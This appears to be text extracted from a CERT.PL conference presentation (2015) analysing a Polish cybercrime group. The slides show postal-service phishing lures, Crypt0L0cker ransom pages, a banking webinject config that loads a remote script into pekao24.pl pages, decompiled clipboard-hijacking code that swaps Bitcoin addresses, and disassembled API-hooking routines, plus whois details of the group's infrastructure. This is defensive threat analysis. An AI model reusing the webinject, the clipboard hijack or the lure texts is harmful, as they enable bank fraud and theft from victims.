


Analiza przypadku: Grupa Poczтовая

Łukasz Siewierski
lukasz.siewierski@cert.pl

 @maldr0id

CERT.PL >_

SECURE 2015

Poczta Polska

Kurier nie dostarczył przesyłkę do numeru zgłoszenia **RR6536886973PL** na adres **05.07.2015**, ponieważ nikt w tym czasie. Proszę [zobaczyć informacje](#) na temat wysyłki, drukowania i iść na pocztę, aby otrzymać pakiet.

[Zobacz informacje](#)

Uwaga

Jeżeli przesyłka nie dotrze w ciągu 7 dni roboczych Poczta Polska będzie miała prawo do ubiegania się koszty utrzymania przesyłka 50 zł za jeden dzień. Dziękujemy za korzystanie z naszych usług dostawy. Życząc miłego dnia Twoja Poczta Polska.

To jest generowany automatycznie e-mail, kliknij jeżeli chcesz się [wypisać](#)

Poczta Polska S.A. (c) 2015. Wszelkie prawa zastrzeżone.



Paczki i listy

Finanse

E-usługi

Sklep

Biznes

eCommerce

szukaj w serwisie ...



Strona główna > Współpraca > Śledzenie przesyłek - Tracking

Śledzenie przesyłek - Tracking

Żeby otrzymać informację o swoim pakiecie, wprowadź numer podany na obrazku niżej.

*Informujemy, że podczas opcji śledzenia przesyłek zagranicznych mogą występować braki danych czy drobne niezgodności, które wynikają z działania zagranicznych systemów trackingowych.

** Dane przesyłek dostępne są dla okresów:

- a) 30 dni przy wstępnym wyszukiwaniu,
- b) 9 miesięcy przy wyszukiwaniu poszerzonym, gdy nie znaleziono danych w okresie 30 dni.



Pobierz

Wystąpił nieoczekiwany błąd - przepraszamy

Poniżej podajemy linki do stron, na których można śledzić przesyłki poza granicami Polski:

- przesyłki listowe
- przesyłki paczkowe
- przesyłki kurierskie EMS

Aby wyszukać przesyłkę rejestrowaną należy w ramce wpisać numer (np.: 0015900773312345678, RR123456789PL, CP123456789PL, VV123456789PL, EE123456789PL) podany na potwierdzeniu nadania, bez spacji oraz nawiasów i nacisnąć **[Szukaj]**.

Jeśli numer jest błędny lub w systemie nie zarejestrowano informacji o przesyłce z podanym numerem, pojawi się komunikat:

Podany numer przesyłki jest błędny

Jeśli w miejscu przeznaczonym do wpisania numeru przesyłki nie zostanie podany jej numer - pojawi się komunikat:

Podaj numer przesyłki

Jeśli wpisany identyfikator jest prawidłowy to pojawią się dane i historia zdarzeń dla określonej przesyłki. Jeżeli historia przesyłki lub informacje o niej są niezgodne z dowodem nadania należy sprawdzić poprawność wpisanego numeru.

System obecnie udostępnia informacje o następujących rodzajach przesyłek:

1. w obrocie krajowym:

[Strona główna](#) > [Współpraca](#) > Śledzenie przesyłek - Tracking

Śledzenie przesyłek - Tracking

Żeby otrzymać informację o swoim pakiecie, wprowadź numer podany na obrazku niżej.

*Informujemy, że podczas opcji śledzenia przesyłek zagranicznych mogą występować braki danych czy drobne niezgodności, które wynikają z działania zagranicznych systemów trackingowych.

** Dane przesyłek dostępne są dla okresów:

- 30 dni przy wstępnym wyszukiwaniu,
- 9 miesięcy przy wyszukiwaniu poszerzonym, gdy nie znaleziono danych w okresie 30 dni.

- Rozpakuj plik z informacją za pomocą programu WinRAR, jeżeli nie posiadasz takiego programu, możesz go pobrać klikając na ten link: <http://www.rarlab.com/download.htm>
- Otwórz plik PDF, wydrukuj i zanieś do najbliższego punktu przesyłek.

Wystąpił nieoczekiwany błąd - przepraszamy

Poniżej podajemy linki do stron, na których można śledzić przesytki poza granicami Polski:

- przesyłki listowe
- przesyłki paczkowe
- przesyłki kurierskie EMS

Aby wyszukać przesyłkę rejestrowaną należy w ramce wpisać numer (np.: 0015900773312345678, RR123456789PL, CP123456789PL, VV123456789PL, EE123456789PL) podany na potwierdzeniu nadania, bez spacji oraz nawiasów i nacisnąć **[Szukaj]**.

Jeśli numer jest błędny lub w systemie nie zarejestrowano informacji o przesyłce z podanym numerem, pojawi się komunikat:

Podany numer przesytki jest błędny

Jeśli w miejscu przeznaczonym do wpisania numeru przesytki nie zostanie podany jej numer - pojawi się komunikat:

Podaj numer przesytki

Jeśli wpisany identyfikator jest prawidłowy to pojawiają się dane i historia zdarzeń dla określonej przesytki. Jeżeli historia przesytki lub informacje o niej są niezgodne z dowodem nadania należy sprawdzić poprawność wpisanego numeru.

System obecnie udostępnia informacje o następujących rodzajach przesyłek:

OSTRZEŻENIE

mamy zaszyfrowane swoje pliki wirusem Crypt0L0cker

Twoje ważne pliki (w tym na dyskach sieciowych, USB, etc): zdjęcia, filmy, dokumenty, itp zostały zaszyfrowane za pomocą naszego wirusa Crypt0L0cker. Jedynym sposobem, aby przywrócić pliki jest nam zapłacić. W przeciwnym wypadku, pliki zostaną utracone.

Uwaga: Używanie Crypt0L0cker nie przywróci dostęp do zaszyfrowanych plików.

[Kliknij tutaj, aby zapłacić za pliki odzysku](#)

Najczęściej zadawane pytania

[+] [Co się stało z moich plików?](#)

Zrozumienie problemu

[+] [Jak mogę dostać moje pliki z powrotem?](#)

Jedynym sposobem, aby przywrócić pliki

[+] [Co mam teraz zrobić?](#)

CryptoLocker Buy Decryption Decrypt Single File ^{free} FAQ Support

Australia Buy decryption and get all your files back

Buy decryption for **598 AUD** before **2014-11-30 11:01:51 AM**
OR buy it later with the price of **1199 AUD**
Time left before price increase: **0**
Your total files encrypted: **33976**

Current price: **3.03347 BTC** (around **1199 AUD**)
Paid until now: **0 BTC** (around **0 AUD**)
Remaining amount: **3.03347 BTC** (around **1199 AUD**)

Czech Republic Kupte dešifrování a obnovit soubory

Acheter décryptage et restaurer tous vos fichiers

Acheter décryptage pour **399 EUR** avant le **2014-11-30 2:49:55 AM**
OU acheter plus tard avec le prix de **799 EUR**
Temps restant avant augmentation de prix: **0**
Vos fichiers chiffrés au total: **3102**

Prix actuel: **2.98236 BTC** (environ **799 EUR**)
Montant payé: **0 BTC** (environ **0 EUR**)
Montant à payer: **2.98236 BTC** (environ **799 EUR**)

France

Kaufenterschlüsselung und wiederherstellung ihrer dateien

Kaufit dešifrování na **10900 CZK** před **2014-11-30 4:19:38 AM**
NEBO koupit později s cenou **22000 CZK**
Doba zbývající do zvýšení cen: **0**
Počet šifrovaných souborů: **410**

Kaufen Entschlüsselung für **399 EUR** bevor **2014-11-30 4:16:03 AM**
oder kaufen Sie es später mit dem Preis von **799 EUR**
Verbleibende Zeit bis zum Preisanstieg: **0**
Anzahl von verschlüsselten Dateien: **91568**

Germany / Austria

Comprar descifrado y restaurar archivos

Comprar descifrado por **298 EUR** antes de **2014-12-01 1:48:38 AM**
O comprarlo más tarde con el precio de **598 EUR**
Tiempo restante antes de aumento de precios: **0**
Número de archivos cifrados: **3001**

Precio actual: **2.07207 BTC** (alrededor de **598 EUR**)
Pagado: **0 BTC** (alrededor de **0 EUR**)
Monto a pagar: **2.07207 BTC** (alrededor de **598 EUR**)

Spain

Yazılımı satın alın ve tüm dosyalarınızı kurtarın

Đifre çözüme yazılım **899 TRY** indirimli fiyatla **2014-12-01 9:47:08 AM** kadar satın alın.
VEYA **1799 YTL** fiyatla, her daha sonra satın alın
İndirimli süresi kalmıyor: **0**
Şifrelenmiş dosya sayısı: **1006**

Turkey / Great Britain

Źródło: Blog TrendMicro


No i nie tylko Poczta Polska...

Od: Krzysztof Ronski <krzysztof.r@kruksas.pl>

Do: biuro@████████████████████

DW:

Temat: wezwanie do zapłaty, KRU

✉ Wiadomość  windykacja_nr_98338.pdf.7z (87 KB)

Drodzy Państwo,

Ze względu na brak spłaty zadłużenia przesyłamy przedsadowe wezwanie do zapłaty.

Hasło do załącznika: wezwanie33


--

Kruk S.A


ul. Wołowska 8

51-116 Wrocław


Rzut oka na statystyki wyświetleń




No to trzeba coś z tym Androidem zrobić!



Sukces nie zależy od systemu czy przeglądarki



Ale przecież Crypt0locker jest nudny...



Co to jest Slave?

```
{  
  "pre": "</title>",  
  "post": "<",  
  "target": "*.pekao24.pl*",  
  "inj": "<script type=\"text/javascript\" src=\"//www.  
    gtagmanager.com/js/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&  
    id=4\"></script>"  
}
```

```
strcmp_r = strcmp("12gjiE82BaQA1rEnayDZcaTXrtYsoXfbB8", Memory);  
if ( strcmp_r )  
    strcmp_r = -(strcmp_r < 0) | 1;  
if ( strcmp_r && sub_401CB0(Memory) )  
{  
    memory_lock = GlobalAlloc(0x2002u, 0x23u);  
    btc_address = (char *)GlobalLock(memory_lock);  
    strcpy_s(btc_address, 0x23u, "12gjiE82BaQA1rEnayDZcaTXrtYsoXfbB8");  
    GlobalUnlock(memory_lock);  
    if ( OpenClipboard(0) )  
    {  
        EmptyClipboard();  
        SetClipboardData(1u, btc_address);  
    }  
}  
free(Memory);
```

Polskie instytucje? Monitorowanie schowka?...

```
nov     esi, [esp+18h+hModule]
cmp     ebx, esi
jnz    loc_233091
cmp     HttpSendRequestA_addr, 0
mov     edi, ds:GetProcAddress
jnz    short loc_233088
push   offset aHttpsendreques ; "HttpSendRequestA"
push   esi ; hModule
call   edi ; GetProcAddress
mov     HttpSendRequestA_addr, eax
test   eax, eax
jz     short loc_233088
mov     edx, offset HttpSendRequestA_patch
mov     ecx, offset HttpSendRequestA_addr
call   hook_function

loc_233088:
; CODE XREF: identify_dll_and_hook+86fj
; identify_dll_and_hook+97fj
cmp     HttpSendRequestW_addr, 0
jnz    short loc_233061
push   offset aHttpsendrequ_0 ; "HttpSendRequestW"
push   esi ; hModule
call   edi ; GetProcAddress
mov     HttpSendRequestW_addr, eax
test   eax, eax
jz     short loc_233061
mov     edx, offset HttpSendRequestW_patch
mov     ecx, offset HttpSendRequestW_addr
call   hook_function

loc_233061:
; CODE XREF: identify_dll_and_hook+Af7j
; identify_dll_and_hook+C07j
cmp     InternetWriteFile_addr, 0
jnz    short loc_233007
push   offset aInternetwritef ; "InternetWriteFile"
push   esi ; hModule
call   edi ; GetProcAddress
mov     InternetWriteFile_addr, eax
test   eax, eax
jz     short loc_233007
mov     edx, offset InternetWriteFile_patch
mov     ecx, offset InternetWriteFile_addr
call   hook_function
```

Źródło: f5 "Slave" Malware Analysis Report

Polskie instytucje? Monitorowanie schowka?...

```
; int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
_wWinMain@16 proc near

hInstance= dword ptr  4
hPrevInstance= dword ptr  8
lpCmdLine= dword ptr 0Ch
nShowCmd= dword ptr 10h

push    esi
push    edi
call    resolve_function_addresses
mov     esi, ds:CreateMutexW
push    0                ; lpName
push    0                ; bInitialOwner
push    0                ; lpMutexAttributes
mov     Memory, 0
call    esi ; CreateMutexW
mov     edi, ds:time
push    0                ; time
mov     hMutex, eax
call    edi ; time
add     esp, 4
cmp     eax, dword_437E40
jl     short exit
```

```
cmp     eax, 55183500h
jg     short exit
```

Wed, 01 Apr 2015 00:00:00 GMT

```
push    offset hName ; "_HTDLL_CORE_"
push    0            ; bInitialOwner
push    0            ; lpMutexAttributes
call    esi ; CreateMutexW
cmp     eax, 0FFFFFFFh
jz     short exit
```

Źródło: f5 "Slave" Malware Analysis Report

Slave i tajemnica Bitcoina

```
/info.php?key=[(kawałek) adresu Bitcoin]
```

Slave i tajemnica Bitcoina

`/info.php?key=[(kawałek) adresu Bitcoin]`

- `1NoKsR7jcTTufgrvh6zyvyJmL2z73aQXQP` (0 BTC)
- `18dfcnDfeCEpxJLBipBaW5PYLMgSuh7mYx` (133 BTC)
- `DxoKI4EEMZwJGIw5SUxMCIHBQRKA4U`
- `hQEMAwWjOozTqt1iAQgAjYKm8wz7gq5`
- `19MVRWRQoBA8ZaFbDEjwS9`
- `vTeJ5ZEbXaB7jNU3iDC5`
- `BaW5PYLMgSuh7mYx`

Ciekawy zakres IP

```
inetnum:          46.161.30.0 - 46.161.30.255
netname:          KolosokIvan-net
descr:           Net for customer ID 12510
country:         RU
admin-c:         KI811-RIPE
tech-c:          KI811-RIPE
status:          ASSIGNED PA
mnt-by:          MNT-PIN
mnt-routes:      ISPSYSTEM-MNT
mnt-by:          MNT-PINSUPPORT
created:         2013-09-04T08:54:41Z
last-modified:   2015-08-27T14:50:47Z
```

```
person:          Kolosok Ivan
address:         ul Lenina 19-56
phone:           +380766553642
nic-hdl:         KI811-RIPE
```

Co tam jest?

- Phishing pocztowy

Co tam jest?

- Phishing pocztowy
- Serwery C&C: Slave, Crypt0locker, ...

Co tam jest?

- Phishing pocztowy
- Serwery C&C: Slave, Crypt0locker, ...
- Exploit kity na przejętych kontach afraid.org

Co tam jest?

- Phishing pocztowy
- Serwery C&C: Slave, Crypt0locker, ...
- Exploit kity na przejętych kontach afraid.org
- Programy lojalnościowe kasyna

Co tam jest?

- Phishing pocztowy
- Serwery C&C: Slave, Crypt0locker, ...
- Exploit kity na przejętych kontach afraid.org
- Programy lojalnościowe kasyna
- Nazwy domenowe wskazujące na sprzedaż "niebieskich pigułek":
 - bluerxproduct.com
 - rxwebstore.ru

Co tam jest?

- Phishing pocztowy
- Serwery C&C: Slave, Crypt0locker, ...
- Exploit kity na przejętych kontach afraid.org
- Programy lojalnościowe kasyna
- Nazwy domenowe wskazujące na sprzedaż "niebieskich pigułek":
 - bluerxproduct.com
 - rxwebstore.ru
- Nazwy domenowe wskazujące na pornografię:
 - mega-fuckbook.com
 - 18pretty.net

Przespaaść prezentację? Nie szkodzi!

http://cert.pl/PDF/Grupa_Pocztowa.pdf

http://cert.pl/PDF/The_Postal_Group.pdf



EN



PL

Dziękuję za uwagę